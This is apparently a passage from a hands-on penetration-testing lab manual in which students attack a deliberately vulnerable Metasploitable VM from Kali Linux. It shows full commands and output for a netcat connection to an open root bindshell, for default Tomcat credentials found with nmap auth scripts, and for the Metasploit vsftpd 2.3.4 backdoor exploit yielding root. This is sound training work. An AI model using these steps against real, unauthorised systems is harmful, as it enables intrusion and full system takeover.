
a. After entering the login credentials, we are now able to get inside the Metasploitable through the telnet service

b. Prove the entry by typing commands such as:
   i. **ls**
   ii. **ifconfig**
   iii. **whoami**

6. Once you are done type **exit** in the terminal and press enter to quit the session.

Lab Tasks 3.3.2 – Exploiting Misconfigurations (Medium)

From the result of nmap -sV scan we can observe that on the TCP port 1524, there is an open bindshell which says "Metasploitable root shell." From the name itself, we can deduce that it is something wrong and should not be there in the first place:



So, if this service does not have any type of authentication, we can just try to connect to this port that hosts the bindshell

Step 1 – Using NetCat tool

In this step, we are going to use a tool called **NetCat**.

NetCat is a program that allows us to establish network connections with other machines using both TCP and UDP

i. To access netcat tool, open a terminal and type in **`nc -h`** where '-h' stands for help

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -h
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

We can see that to connect to a machine, we can simply type in

`nc [ip address] [port number]`


- Recall that the open port number for metasploitable root bindshell is 1524

ii. In the terminal, type **`nc [Metasploitable IP Address] 1524`**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 192.168.100.6 1524
root@metasploitable:/#
```

- With that command, we are already inside the root shell of metasploitable

- To confirm the connection, type any command and compare the result with the metasploitable VM, for example ifconfig, ls, pwd



We can see that the IP address from ifconfig command is exactly the same as the metasploitable VM

Step 2 – Exploiting Default Credentials

Next, we will try to find any default or misconfiguration in authentication inside the metasploitable using nmap and try to exploit the authentication.

i. Open terminal and type in

```
sudo nmap --script auth [metasploitable IP address] -sS
```

- This scan is a little different from the previous scans whereby the argument "--script" is used.
- **Note:** The script command runs a script scan using the comma-separated list of filenames, script categories, and directories. Each element in the list may also be a Boolean expression describing a more complex set of scripts. Each element is interpreted first as an expression, then as a category, and finally as a file or directory name.
    - The auth scripts deal with authentication credentials (or bypassing them) on the target system. (https://nmap.org/book/man-nse.html)


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap --script auth 192.168.100.6 -sS
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 10:44 EDT
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:45 (0:00:00 remaining)
Nmap scan report for 192.168.100.6
Host is up (0.000049s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
53/tcp   open  domain
80/tcp   open  http
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-users:
|   debian-sys-maint
|   guest
|_  root
| mysql-empty-password:
|_  root account has empty password
```

ii. If you scroll down to the end of the output,

```
Post-scan script results:
| creds-summary:
|   192.168.100.6:
|     8180/unknown:
|       tomcat:tomcat - Valid credentials
|_      tomcat:tomcat - Valid credentials
Nmap done: 1 IP address (1 host up) scanned in 30.52 seconds
```

iii. This section tells us that in port 8180, the credentials tomcat as username and tomcat as password are valid. To confirm this vulnerability, open a browser (Firefox ESR) in the kali Linux machine and type in the address bar "[Metasploitable IP]:8180" and press enter


iv. The tomcat start page will appear and to enter the login page, click on “Tomcat Administration” button on the left sidebar.



v. In the login page, type “tomcat” for the username and “tomcat” for password as we previously discovered in the nmap scan

vi. Click on login,

You should be inside the admin page of Metasploitable tomcat server



vii. Once done, close the browser


Lab Tasks 3.3.3 – Exploiting a Known Vulnerability Using Metasploit Framework (Advanced)


Recall to the previously performed nmap -sV scan from the previous tasks:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV 192.168.100.6
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 08:43 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 08:43 (0:00:02 remaining)
Nmap scan report for 192.168.100.6
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:28:0E:E7 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OS

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

1. In this lab we will explore a popular tool to gain access called Metasploit framework. To open the metasploit framework, open a new terminal and type in **msfconsole**

   a. As with any other tool in kali linux, we should first read the manual to see its usage. Type **help** command in msf6 console





      i. This will open the help menu which will give us the available options, as well as some of the examples of how we can use the Metasploit tool.

b. In this first exploitation, we will exploit the first vulnerability listed in the previous nmap (-sV) scan result, which is **vsftpd**

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
```

c. To find the exploit for this vulnerability, open another instance of terminal and type **searchsploit vsftpd**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit vsftpd
------------------------------------------------------------------ ----------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption    | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)    | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)    | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                  | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                         | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)            | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                           | multiple/remote/49719.py
------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

i. We can see that on one of the results of vsftpd vulnerabilities, vsftpd 2.3.4 has specified (Metasploit) under its name, that means the exploit is likely to be present in the Metasploit framework

d. Now go back to the terminal with the Metasploit framework console and type: **search vsftpd**

```
msf6 > search vsftpd
```

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor
Command Execution
```

e. There is only one result, to select this module, type in the console:


use exploit/unix/ftp/vsftpd_234_backdoor and hit enter

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```


The msfconsole now has selected the exploit module

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

f. Type the command **`show info`** to learn more about this exploit module, especially the description section



i. Type **clear** to clear the current screen, then type in **show options** to set the payload of this module




1. This is where we will set up the target host of this exploit
2. Notice that we have the RHOSTS and the RPORT
3. RPORT is already set to 21, which is the ftp port of our target machine
4. RHOSTS needs to be set to Metasploitable's IP address

ii. To change the remote host, type:

`set RHOSTS [metasploitable IP address]`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.6
RHOSTS => 192.168.100.6
```

iii. Once the RHOSTS is set to Metasploitable's IP address, we can now begin to launch the exploit module



iv. To start exploiting the target with the configured payload, type `exploit` into the console and hit enter

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.6:21 - USER: 331 Please specify the password.
[+] 192.168.100.6:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:41249 -> 192.168.100.6:6200 )
-0400
```


v. Once the prompt says, "Command shell session 1 opened," we are inside the Metasploitable VM through the Kali Linux machine.

How can we prove this?

First, there is no other output after the "command shell session 1 open," next, if we type in the `whoami` and `ifconfig` command into the shell, it will output the Metasploitable current user and IP address, instead of the Kali Linux machine

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.6:21 - USER: 331 Please specify the password.
[+] 192.168.100.6:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:41249 -> 192.168.100.6:6200 )
 -0400

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:0e:e7
          inet addr:192.168.100.6  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe28:ee7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:76649 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72707 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5005019 (4.7 MB)  TX bytes:4341291 (4.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:685 errors:0 dropped:0 overruns:0 frame:0
          TX packets:685 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:313677 (306.3 KB)  TX bytes:313677 (306.3 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
```

vi. To further confirm our entry to Metasploitable, you can run the same commands on the Metasploitable VM and compare side by side the output of the commands, both will have the exact same output.



vii. To close the remote shell session on metasploitable, type: **exit** in the msfconsole on the Kali Linux VM